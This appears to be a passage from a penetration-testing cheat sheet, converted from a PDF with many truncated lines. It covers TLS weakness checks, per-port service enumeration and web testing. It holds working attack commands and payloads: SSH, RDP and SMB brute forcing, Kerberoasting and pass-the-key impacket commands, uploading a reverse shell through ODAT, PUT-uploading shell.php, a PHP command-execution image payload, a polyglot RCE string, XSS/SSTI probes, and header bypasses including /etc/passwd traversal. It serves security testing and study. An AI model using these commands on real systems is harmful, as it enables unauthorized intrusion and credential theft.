4 # tlsv1 alert inappropriate fallback:s3_pkt.c:1262:SSL alert number 86
```

## BEAST

```
1 # TLSv1.0 and CBC ciphers
2 openssl s_client -[sslv3/tls1] -cipher CBC_CIPHER -connect example.com:443
```

## LUCKY13

```
openssl s_client -cipher CBC_CIPHER -connect example.com:443
```

## Sweet32

```
openssl s_client -cipher 3DES -connect example.com:443
```

## Logjam

```
1 # Check the "Server Temp Key" response is bigger than 1024 (only in OpenSSL)
2 openssl s_client -connect www.example.com:443 -cipher "EDH"
```

## SSLv2 Support

```
1 # If is supported this will return the server certificate information if not
2 openssl s_client -ssl2 -connect example.com:443
```

## SSLv3 Support

```
1 # If is supported this will return the server certificate information if not
2 openssl s_client -ssl3 -connect google.com:443
```

## Cipher suites

```
1 # Cipher Suites
2 nmap --script ssl-enum-ciphers -p 443 example.com
3
4 # - Anon cypher (fail)
5 openssl s_client -cipher aNULL -connect example.com:443
6
7 # - DES Cipher (fail)
8 openssl s_client -cipher DES -connect example.com:443
9
10 # - 3DES Cipher (fail)
11 openssl s_client -cipher 3DES -connect example.com:443
12
13 # - Export Cipher (fail)
14 openssl s_client -cipher EXPORT -connect example.com:443
15
16 # - Low Cipher (fail)
17 openssl s_client -cipher LOW -connect example.com:443
18
19 # - RC4 Cipher (fail)
20 openssl s_client -cipher RC4 -connect example.com:443
21
22 # - NULL Cipher (fail)
23 openssl s_client -cipher NULL -connect example.com:443
24
25 # - Perfect Forward Secrecy Cipher (This should NOT fail):
26 openssl s_client -cipher ECDH, EDH NULL -connect example.com:443
```

---

## Secure renegotiation

```
1 # Check secure renegotiation is not supported
2 # If not, send request in the renegotiation
3 # Once sent, if it's vulnerable it shouldn't return error
4 openssl s_client -connect example.com:443
5 HEAD / HTTP/1.0
6 R
7 # <Enter or Return key>
```

---

## CRIME

```
1 # Check for "Compression: NONE"
2 openssl s_client -connect example.com:443
```

## BREACH

```
1 # If the response contains encoded data, host is vulnerable
2 openssl s_client -connect example.com:443
3 GET / HTTP/1.1
4 Host: example.com
5 Accept-Encoding: compress, gzip
```

## Heartbleed

```
1 # Heartbleed
2 nmap -p 443 --script ssl-heartbleed --script-args vulns.showall example.co
3
4 # Heartbleed checker oneliner from sites list
5 cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connec
```

## Change cipher spec injection

```
nmap -p 443 --script ssl-ccs-injection example.com
```

## Cipher order enforcement

```
1 # Choose a protocol and 2 different ciphers, one stronger than other
2 # Make 2 request with different cipher order and check in the response if
3 nmap -p 443 --script ssl-enum-ciphers example.com
4 openssl s_client -tls1_2 -cipher 'AES128-GCM-SHA256:AES128-SHA' -connect c
5 openssl s_client -tls1_2 -cipher 'AES128-SHA:AES128-GCM-SHA256' -connect c
```

# Ports

## General

AIO Penetration Testing Methodology - 0DAYsecurity.com

---

## Port 21 - FTP

```
nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd
```

---

## Port 22 - SSH

- If you have usernames test login with username:username
- Vulnerable Versions to user enum: <7.7

```
1 # Enum SSH
2 # Get version
3 nmap 10.11.1.1 -p22 -sV
4 # Get banner
5 nc 10.11.1.1 22
6 # Get login banner
7 ssh root@10.11.1.1
8 # Get algorythms supported
9 nmap -p22 10.11.1.1 --script ssh2-enum-algos
10 # Check weak keys
11 nmap-p22 10.2.1.1 --script ssh-hostkey --script-args ssh_hostkey=full
12 # Check auth methods
13 nmap -p22 10.11.1.1 --script ssh-auth-methods --script-args="ssh.user=admin"
14
15 # User can ask to execute a command right after authentication before it's
16 $ ssh -v user@10.10.1.111 id
17 ...
18 Password:
19 debug1: Authentication succeeded (keyboard-interactive).
```

```
20 Authenticated to 10.10.1.111 ([10.10.1.111]:22).
21 debug1: channel 0: new [client-session]
22 debug1: Requesting no-more-sessions@openssh.com
23 debug1: Entering interactive session.
24 debug1: pledge: network
25 debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_re
26 debug1: Sending command: id
27 debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
28 debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
29 uid=1000(user) gid=100(users) groups=100(users)
30 debug1: channel 0: free: client-session, nchannels 1
31 Transferred: sent 2412, received 2480 bytes, in 0.1 seconds
32 Bytes per second: sent 43133.4, received 44349.5
33 debug1: Exit status 0
34
35 # Check Auth Methods:
36 $ ssh -v 10.10.1.111
37 OpenSSH_8.1p1, OpenSSL 1.1.1d 10 Sep 2019
38 ...
39 debug1: Authentications that can continue: publickey,password,keyboard-int
40
41 # Force Auth Method:
42 $ ssh -v 10.10.1.111 -o PreferredAuthentications=password
43 ...
44 debug1: Next authentication method: password
45
46 # BruteForce:
47 patator ssh_login host=10.11.1.111 port=22 user=root 0=/usr/share/metasplo
48 hydra -l user -P /usr/share/wordlists/password/rockyou.txt -e s ssh://10.1
49 medusa -h 10.10.1.111 -u user -P /usr/share/wordlists/password/rockyou.txt
50 ncrack --user user -P /usr/share/wordlists/password/rockyou.txt ssh://10.1
51
52 # LibSSH Before 0.7.6 and 0.8.4 - LibSSH 0.7.6 / 0.8.4 - Unauthorized Acce
53 # Id
54 python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22
55 # Reverse
56 python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22
57
58 # SSH FUZZ
59 # https://dl.packetstormsecurity.net/fuzzer/sshfuzz.txt
60
61 # cpan Net::SSH2
62 ./sshfuzz.pl -H 10.10.1.111 -P 22 -u user -p user
63
64 use auxiliary/fuzzers/ssh/ssh_version_2
65
66 # SSH-AUDIT
67 # https://github.com/arthepsy/ssh-audit
68
69 # Enum users < 7.7:
70 # https://www.exploit-db.com/exploits/45233
```

```
71 python ssh_user_enum.py --port 2223 --userList /root/Downloads/users.txt I
72
73 # SSH Leaks:
74 https://shhgit.darkport.co.uk/
```

## Port 23 - Telnet

```
1 # Get banner
2 telnet 10.11.1.110
3 # Bruteforce password
4 patator telnet_login host=10.11.1.110 inputs='FILE0\nFILE1' 0=/root/Desktop/
```

## Port 25 - SMTP

```
1 nc -nvv 10.11.1.111 25
2 HELO foo
3
4 telnet 10.11.1.111 25
5 VRFY root
6
7 nmap --script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vu
8 smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.tx
9
10 # Send email unauth:
11
12 MAIL FROM:admin@admin.com
13 RCPT TO:DestinationEmail@DestinationDomain.com
14 DATA
15 test
16
17 .
18
19 Receive:
20 250 OK
```

## Port 53 - DNS

```
1 # Transfer zone
2
3 dig AXFR domain.com @10.10.10.10
4 # dig +multi AXFR @ns1.insecuredns.com insecuredns.com
5 dnsrecon -t axfr -d domain
6 fierce -dns domain.com
```

## Port 69 - UDP - TFTP

- Vulns tftp in server 1.3, 1.4, 1.9, 2.1, and a few more.
- Same checks as FTP Port 21.

```
nmap -p69 --script=tftp-enum.nse 10.11.1.111
```

## Port 88 - Kerberos

Check [Kerberos dedicated](#) section

```
1 nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='
2 use auxiliary/gather/kerberos_enumusers # MSF
3
4 # Check for Kerberoasting:
5 GetNPUsers.py DOMAIN-Target/ -usersfile user.txt -dc-ip <IP> -format hashc
6
7 # GetUserSPNs
8 ASREPRoast:
9 impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -r
10 impacket-GetUserSPNs <domain_name>/ -usersfile <users_file> -format <AS_RE
11
12 # Kerberoasting:
```

```
13 impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -o
14
15 # Overpass The Hash/Pass The Key (PTK):
16 python3 getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
17 python3 getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
18 python3 getTGT.py <domain_name>/<user_name>:[password]
19
20 # Using TGT key to excute remote commands from the following impacket scri
21
22 python3 psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
23 python3 smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
24 python3 wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
25
26 # https://www.tarlogic.com/blog/como-funciona-kerberos/
27 # https://www.tarlogic.com/blog/como-atacar-kerberos/
28
29 python kerbrute.py -dc-ip IP -users /root/htb/kb_users.txt -passwords /roo
30
31 # https://blog.stealthbits.com/extracting-service-account-passwords-with-k
32 # https://github.com/GhostPack/Rubeus
33 # https://github.com/fireeye/SSDKCMExtractor
34 # https://gitlab.com/Zer1t0/cerbero
```

## Port 110 - Pop3

```
1 telnet 10.11.1.111
2 USER pelle@10.11.1.111
3 PASS admin
4
5 # or:
6
7 USER pelle
8 PASS admin
9
10 # List all emails
11 list
12
13 # Retrieve email number 5, for example
14 retr 9
```

## Port 111 - Rpcbind

```
1 rpcinfo -p 10.11.1.111
2 rpcclient -U "" 10.11.1.111
3     srvinfo
4     enumdomusers
5     getdompwinfo
6     querydominfo
7     netshareenum
8     netshareenumall
```

## Port 135 - MSRPC

Some versions are vulnerable.

```
1 nmap 10.11.1.111 --script=msrpc-enum
2 msf > use exploit/windows/dcerpc/ms03_026_dcom
```

## Port 139/445 - SMB

```
1 # Enum hostname
2 enum4linux -n 10.11.1.111
3 nmblookup -A 10.11.1.111
4 nmap --script=smb-enum* --script-args=unsafe=1 -T5 10.11.1.111
5
6 # Get Version
7 smbver.sh 10.11.1.111
8 Msfconsole;use scanner/smb/smb_version
9 ngrep -i -d tap0 's.?a.?m.?b.?a.*[:digit:]'
10 smbclient -L \\10.11.1.111
11
12 # Get Shares
13 smbmap -H 10.11.1.111 -R
```

```
14 echo exit | smbclient -L \\\\"10.11.1.111
15 smbclient \\\\"10.11.1.111\\\
16 smbclient -L //10.11.1.111 -N
17 nmap --script smb-enum-shares -p139,445 -T4 -Pn 10.11.1.111
18 smbclient -L \\\\"10.11.1.111\\\
19 # If got error "protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNE
20 smbclient -L //10.11.1.111/ --option='client min protocol=NT1'
21
22 # Check null sessions
23 smbmap -H 10.11.1.111
24 rpcclient -U "" -N 10.11.1.111
25 smbclient //10.11.1.111/IPC$ -N
26
27 # Exploit null sessions
28 enum -s 10.11.1.111
29 enum -U 10.11.1.111
30 enum -P 10.11.1.111
31 enum4linux -a 10.11.1.111
32 #https://github.com/cddmp/enum4linux-ng/
33 enum4linux-ng.py 10.11.1.111 -A -C
34 /usr/share/doc/python3-impacket/examples/samrdump.py 10.11.1.111
35
36 # Connect to username shares
37 smbclient //10.11.1.111/share -U username
38
39 # Connect to share anonymously
40 smbclient \\\\"10.11.1.111\\\
41 smbclient //10.11.1.111/
42 smbclient //10.11.1.111/
43 smbclient //10.11.1.111/<""share name"">
44 rpcclient -U " " 10.11.1.111
45 rpcclient -U " " -N 10.11.1.111
46
47 # Check vulns
48 nmap --script smb-vuln* -p139,445 -T4 -Pn 10.11.1.111
49
50 # Check common security concerns
51 msfconsole -r /usr/share/metasploit-framework/scripts/resource/smb_checks.r
52
53 # Extra validation
54 msfconsole -r /usr/share/metasploit-framework/scripts/resource/smb_validate
55
56 # Multi exploits
57 msfconsole; use exploit/multi/samba/usermap_script; set lhost 192.168.0.X;
58
59 # Bruteforce login
60 medusa -h 10.11.1.111 -u userhere -P /usr/share/seclists/Passwords/Common-
61 nmap -p445 --script smb-brute --script-args userdb=userfilehere,passdb=/us
62 nmap -script smb-brute 10.11.1.111
63
64 # nmap smb enum & vuln
```

```

65 nmap --script smb-enum-* ,smb-vuln-* ,smb-ls.nse ,smb-mbenu.mse ,smb-os-disco
66 nmap --script smb-enum-domains.nse ,smb-enum-groups.nse ,smb-enum-processes.
67
68 # Mount smb volume linux
69 mount -t cifs -o username=user,password=password //x.x.x.x/share /mnt/share
70
71 # rpcclient commands
72 rpcclient -U "" 10.11.1.111
73     srvinfo
74     enumdomusers
75     getdompwinfo
76     querydominfo
77     netshareenum
78     netshareenumall
79
80 # Run cmd over smb from linux
81 winexe -U username //10.11.1.111 "cmd.exe" --system
82
83 # smbmap
84 smbmap.py -H 10.11.1.111 -u administrator -p asdf1234 #Enum
85 smbmap.py -u username -p 'P@$$w0rd1234!' -d DOMAINNAME -x 'net group "Doma
86 smbmap.py -H 10.11.1.111 -u username -p 'P@$$w0rd1234!' -L # Drive Listing
87 smbmap.py -u username -p 'P@$$w0rd1234!' -d ABC -H 10.11.1.111 -x 'powersh
88
89 # Check
90 \Policies\{REG}\MACHINE\Preferences\Groups.xml look for user&pass "
91
92 # CrackMapExec
93 crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137
94 crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137
95
96 # Impacket
97 python3 samdump.py SMB 172.21.0.0
98
99 # Check for systems with SMB Signing not enabled
100 python3 RunFinger.py -i 172.21.0.0/24

```

## Port 161/162 UDP - SNMP

```

1 nmap -vv -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 10.11
2 nmap 10.11.1.111 -Pn -sU -p 161 --script=snmp-brute,snmp-hh3c-logins,snmp-
3 snmp-check 10.11.1.111 -c public|private|community
4 snmpwalk -c public -v1 ipaddress 1
5 snmpwalk -c private -v1 ipaddress 1

```

```
6 snmpwalk -c manager -v1 ipaddress 1
7 onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 172.21.0.X
8
9 # Impacket
10 python3 samdump.py SNMP 172.21.0.0
11
12 # MSF aux modules
13 auxiliary/scanner/misc/oki_scanner
14 auxiliary/scanner/snmp/aix_version
15 auxiliary/scanner/snmp/arris_dg950
16 auxiliary/scanner/snmp/brocade_enumhash
17 auxiliary/scanner/snmp/cisco_config_tftp
18 auxiliary/scanner/snmp/cisco_upload_file
19 auxiliary/scanner/snmp/cnpilot_r_snmp_loot
20 auxiliary/scanner/snmp/epmp1000_snmp_loot
21 auxiliary/scanner/snmp/netopia_enum
22 auxiliary/scanner/snmp/sbg6580_enum
23 auxiliary/scanner/snmp/snmp_enum
24 auxiliary/scanner/snmp/snmp_enum_hp_laserjet
25 auxiliary/scanner/snmp/snmp_enumshares
26 auxiliary/scanner/snmp/snmp_enumusers
27 auxiliary/scanner/snmp/snmp_login
```

## Port 389,636 - LDAP

```
1 jxplorer
2 ldapsearch -h 10.11.1.111 -p 389 -x -b "dc=mywebsite,dc=com"
3 python3 windapsearch.py --dc-ip 10.10.10.182 --users --full > windapsearch
4 cat windapsearch_users.txt | grep sAMAccountName | cut -d " " -f 2 > users
```

## Port 443 - HTTPS

Read the actual SSL CERT to:

- find out potential correct vhost to GET
- is the clock skewed
- any names that could be usernames for bruteforce/guessing.

```
1 ./testssl.sh -e -E -f -p -S -P -c -H -U TARGET-HOST > OUTPUT-FILE.html
2 # Check for mod_ssl,OpenSSL version Openfuck
```

## Port 500 - ISAKMP IKE

```
ike-scan 10.11.1.111
```

## Port 513 - Rlogin

```
1 apt install rsh-client
2 rlogin -l root 10.11.1.111
```

## Port 541 - FortiNet SSLVPN

[Fortinet Ports Guide](#)

[SSL VPN Leak](#)

## Port 1433 - MSSQL

```
1 nmap -p 1433 -sU --script=ms-sql-info.nse 10.11.1.111
2 use auxiliary/scanner/mssql/mssql_ping
3 use auxiliary/scanner/mssql/mssql_login
4 use exploit/windows/mssql/mssql_payload
```

```
5  sqsh -S 10.11.1.111 -U sa
6      xp_cmdshell 'date'
7      go
8
9
10 EXEC sp_execute_external_script @language = N'Python', @script = N'import
11 https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-d
```

## Port 1521 - Oracle

```
1 oscanner -s 10.11.1.111 -P 1521
2 tnscmd10g version -h 10.11.1.111
3 tnscmd10g status -h 10.11.1.111
4 nmap -p 1521 -A 10.11.1.111
5 nmap -p 1521 --script=oracle-tns-version,oracle-sid-brute,oracle-brute
6 MSF: good modules under auxiliary/admin/oracle and scanner/oracle
7
8 # https://github.com/quentinhardy/odat
9 ./odat-libc2.5-i686 all -s 10.11.1.111 -p 1521
10 ./odat-libc2.5-i686 sidguesser -s 10.11.1.111 -p 1521
11 ./odat-libc2.5-i686 passwordguesser -s 10.11.1.111 -p 1521 -d XE
12
13 # Upload reverse shell with ODAT:
14 ./odat-libc2.5-i686 utlfile -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE
15
16 # and run it:
17 ./odat-libc2.5-i686 externaltable -s 10.11.1.111 -p 1521 -U scott -P tiger
```

## Port 2000 - Cisco sccp

```
1 # cisco-audit-tool
2 CAT -h ip -p 2000 -w /usr/share/wordlists/rockyou.txt
3
4 # cisco-smart-install
5 https://github.com/Sab0tag3d/SIET/
6 sudo python siet.py -g -i 192.168.0.1
```

## Port 2049 - NFS

```
1 nmap -p 111,2049 --script nfs-ls,nfs-showmount
2
3 showmount -e 10.11.1.111
4
5 # If you find anything you can mount it like this:
6
7 mount 10.11.1.111:/ /tmp/NFS
8 mount -t nfs 10.11.1.111:/ /tmp/NFS
```

## Port 2100 - Oracle XML DB

Default passwords:

[https://docs.oracle.com/cd/B10501\\_01/win.920/a95490/username.htm](https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm)

## Port 3306 - MySQL

```
1 nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,
2
3 mysql --host=10.11.1.111 -u root -p
4
5 # MYSQL UDF 4.x/5.0
6 https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-roo
```

## Port 3389 - RDP

```
1 nmap -p 3389 --script=rdp-vuln-ms12-020.nse
2 rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.11.1.111
3 rdesktop -u guest -p guest 10.11.1.111 -g 94%
4 ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp://10.11.1.
5 python crowbar.py -b rdp -s 10.11.1.111/32 -u admin -C ../rockyou.txt -v
```

## Port 5432 - PostgreSQL

```
1 psql -h 10.10.1.111 -U postgres -W
2
3 # Default creds
4 postgres : postgres
5 postgres : password
6 postgres : admin
7 admin : admin
8 admin : password
9
10 pg_dump --host=10.10.1.111 --username=postgres --password --dbname=template1
```

## Port 5900 - VNC

```
nmap --script=vnc-info,vnc-brute,vnc-title -p 5900 10.11.1.111
```

## Port 5984 - CouchDB

```
1 curl http://example.com:5984/
2 curl -X GET http://IP:5984/_all_dbs
3 curl -X GET http://user:password@IP:5984/_all_dbs
4
5 # CVE-2017-12635 RCE
6
7 # Create user
8 curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:chenny' - data-
9
10 # Dump database
11 curl http://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u chenny
12
13 # Dump passwords
14 curl -X GET http://user:passwords@localhost:5984/passwords
```

## Port 5985 - WinRM

```
1 # https://github.com/Hackplayers/evil-winrm
2 gem install evil-winrm
3 evil-winrm -i 10.11.1.111 -u Administrator -p 'password1'
4 evil-winrm -i 10.11.1.111 -u Administrator -H 'hash-pass' -s /scripts/fold
```

## Port 6379 - Redis

```
1 # https://github.com/Avinash-acid/Redis-Server-Exploit
2 python redis.py 10.10.10.160 redis
```

## Port 8172 - MsDeploy

```
1 # Microsoft IIS Deploy port  
2 IP:8172/msdeploy.axd
```

## Port 27017-19/27080/28017 - MongoDB

MongoDB

## Unknown ports


- amap -d 10.11.1.111 8000
- netcat: makes connections to ports. Can echo strings or give shells:  
`nc -nv 10.11.1.111 110`
- sfuzz: can connect to ports, udp or tcp, refrain from closing a connection, using basic HTTP configurations

## RCE ports

```
Java RMI: 1090,1098,1099,4444,11099,47001,47002,10999  
WebLogic: 7000-7004,8000-8003,9000-9003,9503,7070,7071  
JDWP: 45000,45001  
JMX: 8686,9012,50500  
GlassFish: 4848  
jBoss: 11111,4444,4445  
Cisco Smart Install: 4786  
HP Data Protector: 5555,5556
```

# Web

Check out in the left submenu what common attack you want review



# General Info

## Auth headers

```
1 # Basic Auth (B64)
2 Authorization: Basic AXVubzpwQDU1dzByYM==
3 # Bearer Token (JWT)
4 Authorization: Bearer <token>
5 # API Key
6 GET /endpoint?api_key=abcdefgh123456789
7 X-API-Key: abcdefgh123456789
8 # Digest Auth
9 Authorization: Digest username="admin" Realm="abcxyz" nonce="4747548477436"
10 # OAuth2.0
11 Authorization: Bearer hY_9.B5f-4.1BfE
12 # Hawk Authentication
13 Authorization: Hawk id="abcxyz123", ts="1592459563", nonce="gWqbkw", mac=""
14 # AWS signature
15 Authorization: AWS4-HMAC-SHA256 Credential=abc/20200618/us-east-1/execute-
```

## Common checks

```
1 # robots.txt
2 curl http://example.com/robots.txt
3 # headers
4 wget --save-headers http://www.example.com/
5     # Strict-Transport-Security (HSTS)
6     # X-Frame-Options: SAMEORIGIN
7     # X-XSS-Protection: 1; mode=block
8     # X-Content-Type-Options: nosniff
9 # Cookies
10    # Check Secure and HttpOnly flag in session cookie
11    # If exists BIG-IP cookie, app behind a load balancer
12 # SSL Ciphers
13 nmap --script ssl-enum-ciphers -p 443 www.example.com
14 # HTTP Methods
15 nmap -p 443 --script http-methods www.example.com
16 # Cross Domain Policy
17 curl http://example.com/crossdomain.xml
```

```
18      # allow-access-from domain="*"
19
20  # Cookies explained
21  https://cookiedata.co.uk/
```

---

## Security headers explanation

Header	Protection
<b>Strict-Transport-Security</b>	Enhance SSL/TLS effectiveness
<b>Expect-CT</b>	Enhance SSL/TLS effectiveness, site legitimacy validation and reporting
<b>X-Content-Type-Options</b>	MIME sniffing - content type confusion
<b>X-Frame-Options</b>	Clickjacking Prevention
<b>X-XSS-Protection</b>	Reflective XSS partial mitigation
<b>Content-security-policy</b>	XSS, Clickjacking, general content injection enforcement and reporting

# Web Scanners

## AIO scanner

```
1 # https://github.com/skavngr/rapidscan
2 python2 rapidscan.py example.com
3 # finalRecon
4 sudo python3 finalrecon.py --full https://example.com
5 # nuclei
6 # https://github.com/projectdiscovery/nuclei
7 # https://github.com/projectdiscovery/nuclei-templates
8 nuclei -update-templates
9 cat urls.txt | nuclei -t /nuclei-templates/
10 # Jaelles
11 # https://github.com/jaeles-project/jaeles
12 # https://github.com/jaeles-project/jaeles-signatures
13 jaeles scan -c 100 -s /jaeles-signatures/ -u urls.txt
14 # sn1per
15 sn1per -t example.com
16 # nikto2
17 nikto -h example.com
18 # recox
19 # https://github.com/samhaxr/recox
20 ./recox.sh
21
22 # Nuclei
23 echo target | nuclei -t ~/nuclei-templates
```

# Quick tricks

```
1 # Web ports for nmap
2 80,81,300,443,591,593,832,981,1010,1311,1099,2082,2095,2096,2480,3000,3128
3
4 # Technology scanner
5 # https://github.com/urbanadventurer/WhatWeb
6 whatweb https://url.com
7
8 # Screenshot web
9 # https://github.com/maaaaz/webscreenshot
10 # https://github.com/sensepost/gowitness
11 # https://github.com/michenriksen/aquatone
12
13 # Get error with in input
14 %E2%A0%80%0A%E2%A0%80
15
16 # Retrieve additional info:
17 /favicon.ico/..%2f
18 /lol.png%23
19 /../../..
20 ?debug=1
21 /server-status
22 /files/..%2f..%2f
23
24 # Bypass Rate Limits:
25 # Use different params:
26     sign-up, Sign-up, SignUp
27 # Null byte on params:
28     %00, %0d%0a, %09, %0C, %20, %0
29
30 # Bypass upload restrictions:
31 # Change extension: .pHp3 or pHp3.jpg
32 # Modify mimetype: Content-type: image/jpeg
33 # Bypass getimagesize(): exiftool -Comment=''; system($_GET['cmd']); ?> f
34 # Add gif header: GIF89a;
35 # All at the same time.
36
37 # ImageTragic (memory leaks in gif preview)
38 # https://github.com/neex/giffoeb
39 ./giffoeb gen 512x512 dump.gif
40 # Upload dump.gif multiple times, check if preview changes.
41 # Check docs for exploiting
42
43 # If upload from web is allowed or :
44 # https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c93
45 # https://iplogger.org/invisible/
```

```
46 # https://iplogger.org/15bZ87
47
48 # Check HTTP options:
49 # Check if it is possible to upload
50 curl -v -k -X OPTIONS https://10.11.1.111/
51 # If put enabled, upload:
52 curl -v -X PUT -d '' http://10.11.1.111/test/shell.php
53 nmap -p 80 192.168.1.124 --script http-put --script-args http-put.url='/te
54 curl -v -X PUT -d '' http://VICTIMIP/test/cmd.php && http://VICTIMIP/test/
55 curl -i -X PUT -H "Content-Type: text/plain; charset=utf-8" -d "/root/Desktop/test.txt"
56 # If PUT is not allowed, try to override:
57 X-HTTP-Method-Override: PUT
58 X-Method-Override: PUT
59
60 # Retrieve endpoints
61 # LinkFinder
62 # https://github.com/GerbenJavado/LinkFinder
63 python linkfinder.py -i https://example.com -d
64 python linkfinder.py -i burpfile -b
65
66 # Retreive hidden parameters
67 # Tools
68 # https://github.com/s0md3v/Arjun
69 python3 arjun.py -u https://url.com --get
70 python3 arjun.py -u https://url.com --post
71 # https://github.com/maK-/parameth
72 python parameth.py -u https://example.com/test.php
73 # https://github.com/devanshbatham/ParamSpider
74 python3 paramspider.py --domain example.com
75 # https://github.com/s0md3v/Parth
76 python3 parth.py -t example.com
77
78 # .DS_Store files?
79 # https://github.com/gehaxelt/Python-dsstore
80 python main.py samples/.DS_Store.ctf
81
82 # Polyglot RCE payload
83 1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
84
85 # Nmap web scan
86 nmap --script "http-*" example.com -p 443
87
88 # SQLi + XSS + SSTI
89 '"><svg/onload=prompt(5);>{{7*7}}
90 ' ==> for Sql injection
91 "><svg/onload=prompt(5);> ==> for XSS
92 {{7*7}} ==> for SSTI/CSTI
93
94 # Try to connect with netcat to port 80
95 nc -v host 80
96
```

```
97 # Understand URL params with unfurl  
98 https://dfir.blog/unfurl/
```

# Header injections

## Headers

```
1 # Add something like 127.0.0.1, localhost, 192.168.1.2, target.com or /adm
2 Client-IP:
3 Connection:
4 Contact:
5 Forwarded:
6 From:
7 Host:
8 Origin:
9 Referer:
10 True-Client-IP:
11 X-Client-IP:
12 X-Custom-IP-Authorization:
13 X-Forward-For:
14 X-Forwarded-For:
15 X-Forwarded-Host:
16 X-Forwarded-Server:
17 X-Host:
18 X-Original-URL:
19 X-Originating-IP:
20 X-Real-IP:
21 X-Remote-Addr:
22 X-Remote-IP:
23 X-Rewrite-URL:
24 X-Wap-Profile:
25
26 # Try to repeat same Host header 2 times
27 Host: legit.com
28 Stuff: stuff
29 Host: evil.com
30
31 # Bypass type limit
32 Accept: application/json, text/javascript, */*; q=0.01
33 Accept: ../../../../../../etc/passwd{'
34
35 # Try to change the HTTP version from 1.1 to HTTP/0.9 and remove the host
36
37 # 401/403 bypasses
38 # Whitelisted IP 127.0.0.1 or localhost
39 Client-IP: 127.0.0.1
40 Forwarded-For-Ip: 127.0.0.1
